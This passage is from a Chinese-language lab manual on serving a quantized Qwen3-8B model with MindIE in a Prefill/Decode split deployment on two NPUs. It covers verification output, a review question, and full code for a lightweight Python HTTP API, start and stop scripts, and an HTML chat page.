print("decode_tokens:",len(decode_arr))
if decode_arr:
 print("avg_decode_time:",round(sum(decode_arr)/len(decode_arr),2))
'
```

本实验环境中的验证结果如下：

```
==== W8A8量化模型PD分离功能测试 =====
模型: Qwen3-8B
状态:请求成功
回答: 大模型推理中的PD分离部署是指将Prefill(预填充)和Decode(解码)两个阶段在不同的硬件或进程中分离部署,以提高推理效率和资源利用率。
输入 tokens: 32
输出 tokens: 44
总 tokens: 76
prefill_time: 231
decode_tokens: 43
avg_decode_time: 36.77
[root@worker03 ~]#
```

从结果可以看到，请求已经通过 Coordinator 成功返回，模型能够正常生成回答，并且返回结果中包含 prefill\_time 和 decode\_time\_arr 相关统计信息。这说明当前服务不仅完成了接口级调用，也能够正常执行 Prefill 和 Decode 阶段。

## (2) NPU 显存占用

执行如下命令查看 NPU 显存占用：npu-smi info

```
[root@worker03 ~]# npu-smi info
```

npu-smi 25.5.1		Version: 25.5.1				
NPU Chip	Name	Health Bus-Id	Power(W) AICore(%)	Temp(C) Memory-Usage(MB)	Hugepages-Usage(page) HBM-Usage(MB)	
0	910B3	OK	92.8	48	0	/ 0
0		0000:C1:00.0	0	0 / 0	60708/	65536
1	910B3	OK	99.8	48	0	/ 0
0		0000:C2:00.0	0	0 / 0	60715/	65536

因此，本实验验证了 Qwen3-8BW8A8 量化模型可以在 MindIE 单机双卡 1P1D 手动 PD 分离部署模式下完成推理功能测试。当前部署中，Prefill 实例运行在 NPU0 上，Decode 实例运行在 NPU1 上，Coordinator 通过 xx.xx.xx.xx:1040 对外提供统一推理入口。

## 5.3 实验小结

本实验基于前序模型量化实验生成的 Qwen3-8BW8A8 量化模型，完成了 MindIE 单机双卡 1P1D 手动 PD 分离部署。实验中使用 NPU0 作为 Prefill 实例，使用 NPU1 作为 Decode 实例，通过 Controller 完成 P/D 实例角色管理和状态同步，通过 Coordinator 对外提供统一推理入口。最终通过状态接口、进程检查、端口检查、Coordinator 日志和推理请求验证，确认量化模型可以在 PD 分离模式下完成正常推理。

从部署流程看，本实验的核心在于正确配置服务器业务 IP、NPUHCCNIP、P/D 服务端口、内部通信端口和模型路径。其中，服务器业务 IP 用于 P 实例、D 实例、Controller 和 Coordinator 之间的服务通信；NPUHCCNIP 用于 P/D 实例之间的底层链路通信；globalranktable 负责描述整个 PD 分离部署的全局资源关系；config\_p.json 和 config\_d.json 分别定义 Prefill 实例和 Decode 实例的模型路径、NPU 绑定和服务端口；ms\_controller.json 和 ms\_coordinator.json 分别用于角色管理和请求调度。

本实验验证过程中，重点关注了以下结果：

验证项	验证结果	说明
Prefill实例	RoleReady/prefill	P实例已成功分配为Prefill角色
Decode实例	RoleReady/decode	D实例已成功分配为Decode角色
P/D链路	linkStatus=ok	Prefill和Decode之间通信链路正常
Coordinator状态	MindIE-MScoordinatorisready!!!	统一推理入口已就绪
推理请求	请求成功返回	模型服务可通过Coordinator完



		成推理
模型目录	W8A8量化模型目录	P/D实例均加载量化模型
NPU绑定	P:NPU0, D:NPU1	两个实例分别绑定不同NPU

通过本实验可以看到，PD 分离部署不是简单地启动两个模型服务，而是需要在配置层面明确区分 Prefill 实例和 Decode 实例，并通过 Controller 和 Coordinator 完成角色管理与请求调度。只有当 P 实例、D 实例、Controller 和 Coordinator 全部正常启动，并且 P/D 角色状态、链路状态和 Coordinator 状态均验证通过后，才能认为 PD 分离部署成功。

本实验最终完成了 Qwen3-8BW8A8 量化模型在 MindIE 单机双卡 1P1D 模式下的功能验证。该实验为后续服务化部署、并发请求测试、长输入场景优化和多 P 多 D 扩展实验提供了基础。后续如果需要进一步提升吞吐能力，可以围绕 P/D 比例、batch 参数、KVCache 容量、请求调度策略和多卡扩展方式继续优化。

## 5.4 思考题

思考题 1：在本实验中，为什么外部推理请求需要访问 Coordinator 的 1040 端口，而不是直接访问 Prefill 实例的 1025 端口或 Decode 实例的 1028 端口？

参考答案：在 PD 分离部署中，Prefill 实例和 Decode 实例分别承担不同推理阶段，不再作为完整的独立推理入口对外提供服务。Coordinator 负责接收外部请求，并根据 Controller 维护的 P/D 实例状态，将请求调度到 Prefill 实例和 Decode 实例协同完成推理。因此，外部请求应统一访问 Coordinator 的 1040 端口。


如果直接访问 P 实例或 D 实例，可能无法完成完整的 PD 调度流程。P 实例主要负责 Prompt 预填充和 KVCache 生成，D 实例主要负责基于 KVCache 进行逐 Token 解码，二者需要由 Coordinator 统一编排。因此，访问 Coordinator 是验证 PD 分离服务是否完整可用的关键。

# 6 服务化实验

## 6.1 实验介绍

### 6.1.1 关于本实验

本章服务化实验在前序 PD 分离部署结果的基础上继续开展，在已有 MindIECoordinator 之上增加一层轻量 API 服务和 Web 问答页面。整体调用链路如下：



### 6.1.2 实验目的

通过本实验，学员需要理解模型完成 PD 分离部署后，如何进一步对外提供可调用、可展示、可集成的业务 API 服务，学习完本实验后，学员可以：

- 理解浏览器/API 服务/MindIECoordinator/PD 分离推理实例之间的调用关系
- 掌握基于 Python 标准库实现轻量 HTTP API 服务
- 掌握后端转发逻辑
- 掌握 Web 页面调用/api/chat 接口完成问答

### 6.1.3 实验规划

本章作为整个实验链路的最后一部分，承接前面的量化、推理优化和 PD 分离部署实验。

## 6.2 服务化配置过程

### 步骤 1 确认 PD 分离服务状态

服务化实验依赖上一章已经启动成功的 PD 分离服务。因此，在开发 API 服务前，需要先确认 P 实例、D 实例、Controller 和 Coordinator 仍然正常运行。执行如下命令：

```
cd /mnt/class/qwen3_deploy/test_hzl

echo "==== 1.检查 PD 分离相关进程 ====="
ps -ef|grep -E "mindieservice_daemon|mindie_llm_backend|ms_controller|ms_coordinator"|grep -v grep

echo
echo "==== 2.检查 P 实例状态 ====="
curl -s http://xx.xx.xx.xx:1026/v2/status|python3 -m json.tool

echo
echo "==== 3.检查 D 实例状态 ====="
curl -s http://xx.xx.xx.xx:1029/v2/status|python3 -m json.tool

echo
echo "==== 4.检查 Coordinator 状态 ====="
grep -Ei "coordinator is ready|coordinatorisready|ready|notready|error|failed|exception" \
/mnt/class/qwen3_deploy/test_hzl/pd_deploy/mindie-coor.log|tail -n 50
```

```
[2026-05-09 21:02:43.404786+08:00] [31571] [281471201767616] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:02:53.436023+08:00] [31571] [281472207810752] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:03:03.466640+08:00] [31571] [281472114815168] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:03:13.497802+08:00] [31571] [281472030273728] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:03:23.528602+08:00] [31571] [281471945732288] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:03:33.560123+08:00] [31571] [281471861190848] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:03:43.590768+08:00] [31571] [281471776649408] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:03:53.623111+08:00] [31571] [281471692107968] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:04:03.654641+08:00] [31571] [281471607566528] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:04:13.686098+08:00] [31571] [281471523025088] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:04:23.718060+08:00] [31571] [281471438403648] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:04:33.749725+08:00] [31571] [281471353942208] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-09 21:04:43.780687+08:00] [31571] [281471269400768] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
```

如果 PD 分离后端未就绪，不能直接进入服务化开发。应先回到第 5 章，重新检查 PD 分离部署状态。

### 步骤 2 创建服务化实验目录

服务化实验单独创建 api\_service 目录，与 PD 分离配置目录分开，便于后续维护盘。

```
mkdir -p /mnt/class/qwen3_deploy/test_hzl/api_service
cd /mnt/class/qwen3_deploy/test_hzl/api_service

目录结构规划如下：
api_service/
├── app.py # 轻量 API 服务主程序
├── index.html # Web 问答页面
├── start_api.sh # API 服务启动脚本
├── stop_api.sh # API 服务停止脚本
└── api_service.log # API 服务运行日志
```



本实验沿用上一章 PD 分离部署实验中的原始 MindIE 容器。由于容器创建时已经使用--net=host 网络模式，容器与宿主机共享网络命名空间，因此不需要重新创建容器，也不需要增加 Docker 端口映射。只要 API 服务监听 0.0.0.0:18080，即可通过服务器业务 IP 访问：

<http://xx.xx.xx.xx:18080>。

启动 API 服务前，可以另起一个终端，在服务器上检查端口是否被占用：

```
ss -lntpgrep 18080|echo "18080 端口未占用，可以使用。"
```

### 步骤 3 编写轻量 API 服务程序

本实验使用 Python 标准库实现轻量 HTTPAPI 服务，不额外安装 FastAPI、Uvicorn 等依赖，降低实验复现复杂度。API 服务主要提供四个接口：

接口	方法	作用
/	GET	返回Web问答页面
/health	GET	检查API服务是否正常
/backend/health	GET	检查MindIECoordinator是否可访问
/api/chat	POST	业务问答接口，内部转发到PD分离后的模型服务

app.py 中的关键配置如下：

```
SERVICE_NAME="qwen3-pd-api-service"
MODEL_NAME="Qwen3-8B"
BACKEND_URL="http://xx.xx.xx.xx:1040/v1/chat/completions"
HOST="0.0.0.0"
PORT=18080
TIMEOUT=180

各参数解释如下
SERVICE_NAME: 当前服务化 API 名称
MODEL_NAME: 后端 MindIE 服务中的模型名称
BACKEND_URL: PD 分离后端 Coordinator 接口地址
HOST: API 服务监听地址，设置为 0.0.0.0 便于外部访问
PORT: API 服务监听端口，本实验使用 18080
TIMEOUT: 后端请求超时时间
```

API 服务向 MindIECoordinator 转发请求时，将用户问题转换为如下格式：

```
payload={
 "model":MODEL_NAME,
 "messages":[
 {
 "role":"user",
 "content":"/no_think "+SYSTEM_PREFIX+"\n\n 用户问题: "+query
 }
],
 "stream":False,
 "ignore_eos":False,
 "temperature":temperature,
```

```

 "top_p":top_p,
 "max_tokens":max_tokens
}

```

后端返回结果中，API 服务会提取模型回答、Token 统计和 PD 过程指标：

```

return {
 "status":"success",
 "service":SERVICE_NAME,
 "backend":BACKEND_URL,
 "model":data.get("model",MODEL_NAME),
 "answer":answer,
 "usage":{
 "prompt_tokens":usage.get("prompt_tokens"),
 "completion_tokens":usage.get("completion_tokens"),
 "total_tokens":usage.get("total_tokens")
 },
 "performance":{
 "prefill_time":data.get("prefill_time"),
 "decode_tokens":len(decode_arr),
 "decode_total_time":decode_total_time,
 "avg_decode_time":avg_decode_time,
 "api_elapsed_ms":elapsed_ms
 }
}

```

其中，prefill\_time 用于观察 Prefill 阶段耗时，decode\_tokens 和 avg\_decode\_time 用于观察 Decode 阶段生成过程，api\_elapsed\_ms 用于观察服务化封装后的端到端调用耗时。

完整的文件内容如下：app.py

```

#!/usr/bin/env python3
-*- coding: utf-8 -*-

import json
import os
import re
import time
import traceback
import urllib.request
import urllib.error
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer

SERVICE_NAME = "qwen3-pd-api-service"
MODEL_NAME = "Qwen3-8B"
BACKEND_URL = "http://xx.xx.xx.xx:1040/v1/chat/completions"
HOST = "0.0.0.0"
PORT = 18080
TIMEOUT = 180

BASE_DIR = os.path.dirname(os.path.abspath(__file__))
INDEX_FILE = os.path.join(BASE_DIR, "index.html")

SYSTEM_PREFIX = (
 "你是大模型推理部署助手。这里的 PD 分离特指大模型推理中的 Prefill 和 Decode 分离部署，"
 "不是数据库、应用架构或其他领域中的 PD 含义。请使用中文，回答要准确、简洁、面向工程实践。"
)

```

```
def json_response(handler, status_code, data):
 body = json.dumps(data, ensure_ascii=False, indent=2).encode("utf-8")
 handler.send_response(status_code)
 handler.send_header("Content-Type", "application/json; charset=utf-8")
 handler.send_header("Access-Control-Allow-Origin", "*")
 handler.send_header("Access-Control-Allow-Methods", "GET,POST,OPTIONS")
 handler.send_header("Access-Control-Allow-Headers", "Content-Type")
 handler.send_header("Content-Length", str(len(body)))
 handler.end_headers()
 handler.wfile.write(body)

def html_response(handler, status_code, html_text):
 body = html_text.encode("utf-8")
 handler.send_response(status_code)
 handler.send_header("Content-Type", "text/html; charset=utf-8")
 handler.send_header("Content-Length", str(len(body)))
 handler.end_headers()
 handler.wfile.write(body)

def read_json_body(handler):
 content_length = int(handler.headers.get("Content-Length", 0))
 if content_length <= 0:
 return {}
 raw = handler.rfile.read(content_length)
 return json.loads(raw.decode("utf-8"))

def clean_answer(text):
 if not text:
 return ""
 text = re.sub(r"<think>.*?</think>\s*", "", text, flags=re.S).strip()
 return text

def call_mindie_chat(query, max_tokens=128, temperature=0.3, top_p=0.8):
 user_content = "/no_think " + SYSTEM_PREFIX + "\n\n 用户问题: " + query

 payload = {
 "model": MODEL_NAME,
 "messages": [
 {
 "role": "user",
 "content": user_content
 }
],
 "stream": False,
 "ignore_eos": False,
 "temperature": temperature,
 "top_p": top_p,
 "max_tokens": max_tokens
 }
```

```
req = urllib.request.Request(
 BACKEND_URL,
 data=json.dumps(payload, ensure_ascii=False).encode("utf-8"),
 headers={
 "Accept": "application/json",
 "Content-Type": "application/json"
 },
 method="POST"
)

start = time.time()
with urllib.request.urlopen(req, timeout=TIMEOUT) as resp:
 resp_body = resp.read().decode("utf-8")
elapsed_ms = round((time.time() - start) * 1000, 2)

data = json.loads(resp_body)

choices = data.get("choices", [])
answer = ""
if choices:
 answer = choices[0].get("message", {}).get("content", "")

answer = clean_answer(answer)

usage = data.get("usage", {})
decode_arr = data.get("decode_time_arr", [])

avg_decode_time = None
decode_total_time = None
if decode_arr:
 decode_total_time = round(sum(decode_arr), 2)
 avg_decode_time = round(sum(decode_arr) / len(decode_arr), 2)

return {
 "status": "success",
 "service": SERVICE_NAME,
 "backend": BACKEND_URL,
 "model": data.get("model", MODEL_NAME),
 "answer": answer,
 "usage": {
 "prompt_tokens": usage.get("prompt_tokens"),
 "completion_tokens": usage.get("completion_tokens"),
 "total_tokens": usage.get("total_tokens")
 },
 "performance": {
 "prefill_time": data.get("prefill_time"),
 "decode_tokens": len(decode_arr),
 "decode_total_time": decode_total_time,
 "avg_decode_time": avg_decode_time,
 "api_elapsed_ms": elapsed_ms
 }
}
```

```
class Handler(BaseHTTPRequestHandler):
 def log_message(self, fmt, *args):
 print("[%s] %s" % (self.log_date_time_string(), fmt % args), flush=True)

 def do_OPTIONS(self):
 self.send_response(204)
 self.send_header("Access-Control-Allow-Origin", "*")
 self.send_header("Access-Control-Allow-Methods", "GET,POST,OPTIONS")
 self.send_header("Access-Control-Allow-Headers", "Content-Type")
 self.end_headers()

 def do_GET(self):
 if self.path == "/" or self.path == "/index.html":
 try:
 with open(INDEX_FILE, "r", encoding="utf-8") as f:
 html_response(self, 200, f.read())
 except Exception as e:
 html_response(self, 500, "<h1>index.html 加载失败</h1><pre>%s</pre>" % str(e))
 return

 if self.path == "/health":
 json_response(self, 200, {
 "status": "ok",
 "service": SERVICE_NAME,
 "listen": f"{HOST}:{PORT}",
 "backend": BACKEND_URL
 })
 return

 if self.path == "/backend/health":
 try:
 result = call_mindie_chat("请只回答 ok", max_tokens=16, temperature=0.1, top_p=0.8)
 json_response(self, 200, {
 "status": "ok",
 "service": SERVICE_NAME,
 "backend": BACKEND_URL,
 "backend_result": result.get("answer", "")
 })
 except Exception as e:
 json_response(self, 502, {
 "status": "error",
 "service": SERVICE_NAME,
 "backend": BACKEND_URL,
 "message": str(e)
 })
 return

 if self.path == "/favicon.ico":
 self.send_response(204)
 self.end_headers()
 return

 json_response(self, 404, {
 "status": "error",
 "message": "not found",
```

```
 "path": self.path
 })

def do_POST(self):
 if self.path != "/api/chat":
 json_response(self, 404, {
 "status": "error",
 "message": "not found",
 "path": self.path
 })
 return

 try:
 req = read_json_body(self)

 query = str(req.get("query", "")).strip()
 if not query:
 json_response(self, 400, {
 "status": "error",
 "message": "query 不能为空"
 })
 return

 max_tokens = int(req.get("max_tokens", 128))
 temperature = float(req.get("temperature", 0.3))
 top_p = float(req.get("top_p", 0.8))

 if max_tokens <= 0 or max_tokens > 1024:
 json_response(self, 400, {
 "status": "error",
 "message": "max_tokens 建议设置在 1 到 1024 之间"
 })
 return

 if temperature < 0 or temperature > 2:
 json_response(self, 400, {
 "status": "error",
 "message": "temperature 建议设置在 0 到 2 之间"
 })
 return

 if top_p <= 0 or top_p > 1:
 json_response(self, 400, {
 "status": "error",
 "message": "top_p 建议设置在 0 到 1 之间"
 })
 return

 result = call_mindie_chat(
 query=query,
 max_tokens=max_tokens,
 temperature=temperature,
 top_p=top_p
)
 json_response(self, 200, result)
```

```

except urllib.error.URLError as e:
 json_response(self, 502, {
 "status": "error",
 "message": "后端 MindIECoordinator 不可访问",
 "backend": BACKEND_URL,
 "detail": str(e)
 })
except Exception as e:
 json_response(self, 500, {
 "status": "error",
 "message": "API 服务内部异常",
 "detail": str(e),
 "traceback": traceback.format_exc()
 })

if __name__ == "__main__":
 server = ThreadingHTTPServer((HOST, PORT), Handler)
 print(f"{SERVICE_NAME} started at http://{HOST}:{PORT}", flush=True)
 print(f"backend: {BACKEND_URL}", flush=True)
 print(f"web page: http://xx.xx.xx.xx:{PORT}/", flush=True)
 server.serve_forever()

```

#### 步骤 4 创建启动和停止脚本

##### (1) 创建启动脚本 start\_api.sh:

```

cd /mnt/class/qwen3_deploy/test_hzl/api_service

cat > start_api.sh <<'EOF'
#!/bin/bash
set -e

cd /mnt/class/qwen3_deploy/test_hzl/api_service

echo "==== 检查 18080 端口 ====="
ss -lnt|grep 18080&&{
 echo "18080 端口已被占用, 请先执行 stop_api.sh 或更换端口。"
 exit 1
}||true

echo "==== 启动 Qwen3PD 服务化 API ====="
nohup python3 /mnt/class/qwen3_deploy/test_hzl/api_service/app.py \
 > /mnt/class/qwen3_deploy/test_hzl/api_service/api_service.log 2>&1 &

sleep 2

echo "==== API 服务进程 ====="
ps -ef|grep "api_service/app.py"|grep -v grep||true

echo "==== API 服务日志 ====="
tail -n 20 /mnt/class/qwen3_deploy/test_hzl/api_service/api_service.log
EOF

```



## （2）创建停止脚本 stop\_api.sh:

```
cat > stop_api.sh <<'EOF'
#!/bin/bash

echo "===== 停止 Qwen3PD 服务化 API ====="
ps -ef|grep "api_service/app.py"|grep -v grep|awk '{print $2}'|xargs -r kill -9

echo "===== 停止后检查 ====="
ps -ef|grep "api_service/app.py"|grep -v grep||echo "API 服务已停止"
EOF
```

## （3）添加执行权限

```
chmod +x start_api.sh stop_api.sh
```

启动脚本的作用是检查 18080 端口是否被占用，并以后台方式启动 app.py。停止脚本用于清理当前 API 服务进程，便于反复调试。

## 步骤 5 设计 Web 问答页面

为了便于课堂演示和实验截图，本实验提供一个简洁的 Web 页面 index.html。页面不展示复杂的原始 JSON，也不展示过多工程配置，只保留服务化演示中最关键的信息。页面访问地址为：<http://xx.xx.xx.xx:18080/>

页面通过浏览器 fetch 调用本地 API 接口：

```
const data=await fetchJson("/api/chat",{
 method:"POST",
 headers:{
 "Content-Type":"application/json"
 },
 body:JSON.stringify({
 query:query,
 max_tokens:maxTokens,
 temperature:temperature,
 top_p:topP
 })
});
```

页面设计重点关注：用户请求进入业务 API 服务后，会转发到 PD 分离后的 Coordinator，并返回模型回答以及 Prefill/Decode 相关指标。

完整的 html 文件如下：

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
 <meta charset="UTF-8" />
 <meta name="viewport" content="width=device-width,initial-scale=1.0" />
 <title>Qwen3-8BPD 分离服务化问答系统</title>
 <style>
 * {
 box-sizing: border-box;
 }

 body {
```

```
margin: 0;
font-family: "Microsoft YaHei", Arial, sans-serif;
background: #f4f6fb;
color: #1f2937;
}

.page {
max-width: 1100px;
margin: 0 auto;
padding: 24px;
}

.header {
background: #ffffff;
border-radius: 14px;
padding: 18px 20px;
box-shadow: 0 4px 14px rgba(0,0,0,0.06);
margin-bottom: 16px;
}

.header h1 {
margin: 0 0 8px;
font-size: 24px;
}

.header p {
margin: 0;
color: #6b7280;
line-height: 1.6;
font-size: 14px;
}

.panel {
background: #ffffff;
border-radius: 14px;
padding: 18px;
box-shadow: 0 4px 14px rgba(0,0,0,0.06);
margin-bottom: 16px;
}

.info-grid {
display: grid;
grid-template-columns: repeat(8, 1fr);
gap: 10px;
}

.info-item {
background: #f9fafb;
border: 1px solid #e5e7eb;
border-radius: 10px;
padding: 10px;
text-align: center;
}

.info-item .label {
```

```
 color: #6b7280;
 font-size: 12px;
 margin-bottom: 5px;
 }

.info-item .value {
 font-size: 16px;
 font-weight: 700;
 color: #111827;
 word-break: break-all;
}

.ok {
 color: #047857 !important;
}

.error {
 color: #dc2626 !important;
}

.param-grid {
 display: grid;
 grid-template-columns: repeat(4, 1fr);
 gap: 10px;
 margin-top: 12px;
}

.param-item {
 background: #f9fafb;
 border: 1px solid #e5e7eb;
 border-radius: 10px;
 padding: 10px;
}

.param-item label {
 display: block;
 font-size: 12px;
 color: #6b7280;
 margin-bottom: 6px;
}

.param-item input {
 width: 100%;
 height: 34px;
 border: 1px solid #d1d5db;
 border-radius: 8px;
 padding: 0 8px;
 font-size: 14px;
 outline: none;
}

.param-item input:focus {
 border-color: #4f46e5;
}
```

```
.note {
 margin-top: 8px;
 color: #6b7280;
 font-size: 12px;
 line-height: 1.6;
}

.main {
 display: grid;
 grid-template-columns: 1fr 1fr;
 gap: 16px;
}

h2 {
 margin: 0 0 12px;
 font-size: 17px;
}

textarea {
 width: 100%;
 height: 250px;
 resize: vertical;
 border: 1px solid #d1d5db;
 border-radius: 10px;
 padding: 12px;
 font-size: 15px;
 line-height: 1.7;
 outline: none;
}

textarea:focus {
 border-color: #4f46e5;
}

.answer {
 min-height: 250px;
 white-space: pre-wrap;
 line-height: 1.8;
 background: #f9fafb;
 border: 1px solid #e5e7eb;
 border-radius: 10px;
 padding: 12px;
 font-size: 15px;
}

.actions {
 margin-top: 12px;
 display: flex;
 gap: 10px;
 flex-wrap: wrap;
}

button {
 border: none;
 border-radius: 9px;
```

```
padding: 10px 16px;
font-size: 14px;
font-weight: 600;
cursor: pointer;
color: #ffffff;
background: #4f46e5;
}

button.secondary {
 background: #111827;
}

button.light {
 background: #e5e7eb;
 color: #111827;
}

button.disabled {
 opacity: 0.6;
 cursor: not-allowed;
}

@media (max-width: 900px) {
 .main {
 grid-template-columns: 1fr;
 }

 .info-grid,
 .param-grid {
 grid-template-columns: repeat(2, 1fr);
 }
}
</style>
</head>

<body>
 <div class="page">
 <div class="header">
 <h1>Qwen3-8BPD 分离服务化问答系统</h1>
 <p>
 当前页面调用轻量 API 服务，API 服务转发到 MindIECoordinator，再调用已完成 PD 分离部署的
 Qwen3-8BW8A8 模型。
 </p>
 </div>

 <div class="panel">
 <h2>服务状态与调用指标</h2>
 <div class="info-grid">
 <div class="info-item">
 <div class="label">API 服务</div>
 <div id="apiStatus" class="value">未检查</div>
 </div>
 <div class="info-item">
 <div class="label">后端服务</div>

```

```
<div id="backendStatus" class="value">未检查</div>
</div>
<div class="info-item">
 <div class="label">输入 tokens</div>
 <div id="promptTokens" class="value">-</div>
</div>
<div class="info-item">
 <div class="label">输出 tokens</div>
 <div id="completionTokens" class="value">-</div>
</div>
<div class="info-item">
 <div class="label">P 阶段耗时</div>
 <div id="prefillTime" class="value">-</div>
</div>
<div class="info-item">
 <div class="label">D 阶段 tokens</div>
 <div id="decodeTokens" class="value">-</div>
</div>
<div class="info-item">
 <div class="label">D 阶段均耗</div>
 <div id="avgDecodeTime" class="value">-</div>
</div>
<div class="info-item">
 <div class="label">API 总耗时 ms</div>
 <div id="apiElapsed" class="value">-</div>
</div>
</div>

<div class="actions">
 <button onclick="checkHealth()">检查服务状态</button>
 <button class="secondary" onclick="useExample()">填入示例问题</button>
 <button class="light" onclick="clearAll()">清空结果</button>
</div>

<div class="param-grid">
 <div class="param-item">
 <label for="maxInputChars">输入字符限制</label>
 <input id="maxInputChars" type="number" value="2000" min="100" max="8000" />
 </div>
 <div class="param-item">
 <label for="maxTokens">输出长度 max_tokens</label>
 <input id="maxTokens" type="number" value="128" min="1" max="1024" />
 </div>
 <div class="param-item">
 <label for="temperature">温度 temperature</label>
 <input id="temperature" type="number" value="0.3" min="0" max="2" step="0.1" />
 </div>
 <div class="param-item">
 <label for="topP">采样范围 top_p</label>
 <input id="topP" type="number" value="0.8" min="0.1" max="1" step="0.1" />
 </div>
</div>

<div class="note">
```

说明：输入字符限制用于页面侧保护；实际输入 tokens 由模型返回。输出长度通过 max\_tokens 控制，temperature 越低回答越稳定。

```

 </div>
 </div>

 <div class="main">
 <div class="panel">
 <h2>输入问题</h2>
 <textarea id="query">请用一句话说明大模型推理中 PD 分离部署的作用。</textarea>
 <div class="actions">
 <button id="sendBtn" onclick="sendChat()">发送请求</button>
 </div>
 </div>

 <div class="panel">
 <h2>模型回答</h2>
 <div id="answer" class="answer">等待请求...</div>
 </div>
 </div>
</div>

<script>
 async function fetchJson(url, options) {
 const resp = await fetch(url, options);
 const data = await resp.json();
 if (!resp.ok) {
 throw data;
 }
 return data;
 }

 function setText(id, value) {
 document.getElementById(id).textContent = value;
 }

 function setMetric(id, value) {
 document.getElementById(id).textContent =
 value === null || value === undefined ? "-" : value;
 }

 async function checkHealth() {
 setText("apiStatus", "检查中");
 setText("backendStatus", "检查中");

 try {
 const health = await fetchJson("/health");
 setText("apiStatus", health.status === "ok" ? "正常" : "异常");
 document.getElementById("apiStatus").className =
 health.status === "ok" ? "value ok" : "value error";
 } catch (err) {
 setText("apiStatus", "异常");
 document.getElementById("apiStatus").className = "value error";
 }
 }

```



```
try {
 const backend = await fetchJson("/backend/health");
 setText("backendStatus", backend.status === "ok" ? "正常" : "异常");
 document.getElementById("backendStatus").className =
 backend.status === "ok" ? "value ok" : "value error";
} catch (err) {
 setText("backendStatus", "异常");
 document.getElementById("backendStatus").className = "value error";
}
}

async function sendChat() {
 const query = document.getElementById("query").value.trim();
 const maxInputChars = Number(document.getElementById("maxInputChars").value);
 const maxTokens = Number(document.getElementById("maxTokens").value);
 const temperature = Number(document.getElementById("temperature").value);
 const topP = Number(document.getElementById("topP").value);

 if (!query) {
 alert("请输入问题");
 return;
 }

 if (query.length > maxInputChars) {
 alert("输入内容过长，当前字符数: " + query.length + ", 限制: " + maxInputChars);
 return;
 }

 const btn = document.getElementById("sendBtn");
 btn.disabled = true;
 btn.textContent = "请求中...";
 setText("answer", "模型生成中...");

 try {
 const data = await fetchJson("/api/chat", {
 method: "POST",
 headers: {
 "Content-Type": "application/json"
 },
 body: JSON.stringify({
 query: query,
 max_tokens: maxTokens,
 temperature: temperature,
 top_p: topP
 })
 });

 setText("answer", data.answer || "模型未返回内容");

 setMetric("promptTokens", data.usage && data.usage.prompt_tokens);
 setMetric("completionTokens", data.usage && data.usage.completion_tokens);
 setMetric("prefillTime", data.performance && data.performance.prefill_time);
 setMetric("decodeTokens", data.performance && data.performance.decode_tokens);
 setMetric("avgDecodeTime", data.performance && data.performance.avg_decode_time);
 setMetric("apiElapsed", data.performance && data.performance.api_elapsed_ms);
```

```
 } catch (err) {
 setText("answer", "请求失败: " + JSON.stringify(err));
 } finally {
 btn.disabled = false;
 btn.textContent = "发送请求";
 }
}

function clearAll() {
 setText("answer", "等待请求...");
 setMetric("promptTokens", "-");
 setMetric("completionTokens", "-");
 setMetric("prefillTime", "-");
 setMetric("decodeTokens", "-");
 setMetric("avgDecodeTime", "-");
 setMetric("apiElapsed", "-");
}

function useExample() {
 document.getElementById("query").value =
 "请用三句话说明大模型推理中 Prefill 和 Decode 分离部署的价值。";
}

checkHealth();
</script>
</body>
</html>
```

## 步骤 6 启动服务并完成验证

### (1) 启动 API 服务

```
cd /mnt/class/qwen3_deploy/test_hzl/api_service

python3 -m py_compile app.py&&echo "app.py 语法检查通过"

./stop_api.sh
./start_api.sh

启动后, 在其他终端上检查端口
ss -lntp|grep 18080

验证健康检查接口
curl -s http://xx.xx.xx.xx:18080/health|python3 -m json.tool
```

```

app.py语法检查通过
===== 停止 Qwen3PD服务化 API =====
===== 停止后检查 =====
API服务已停止
===== 检查18080端口 =====
./start_api.sh: line 7: ss: command not found
===== 启动 Qwen3PD服务化 API =====
===== API服务进程 =====
root 47408 47405 4 21:19 pts/2 00:00:00 python3 /mnt/class/qwen3_deploy/test_hzl/api_service/app.py
===== API服务日志 =====
qwen3-pd-api-service started at http://0.0.0.0:18080
backend: http://:1040/v1/chat/completions
web page: http://:18080/
[root@worker03 api_service]#
[root@worker03 api_service]# tail -n 50 /mnt/class/qwen3_deploy/test_hzl/api_service/api_service.log
qwen3-pd-api-service started at http://0.0.0.0:18080
backend: http://:1040/v1/chat/completions
web page: http://:18080/
[root@worker03 api_service]#
[root@worker03 api_service]#
[root@worker03 api_service]#
[root@worker03 api_service]#
[root@worker03 api_service]#
[root@worker03 api_service]# curl -s http://:18080/health|python3 -m json.tool
{
 "status": "ok",
 "service": "qwen3-pd-api-service",
 "listen": "0.0.0.0:18080",
 "backend": "http://:1040/v1/chat/completions"
}
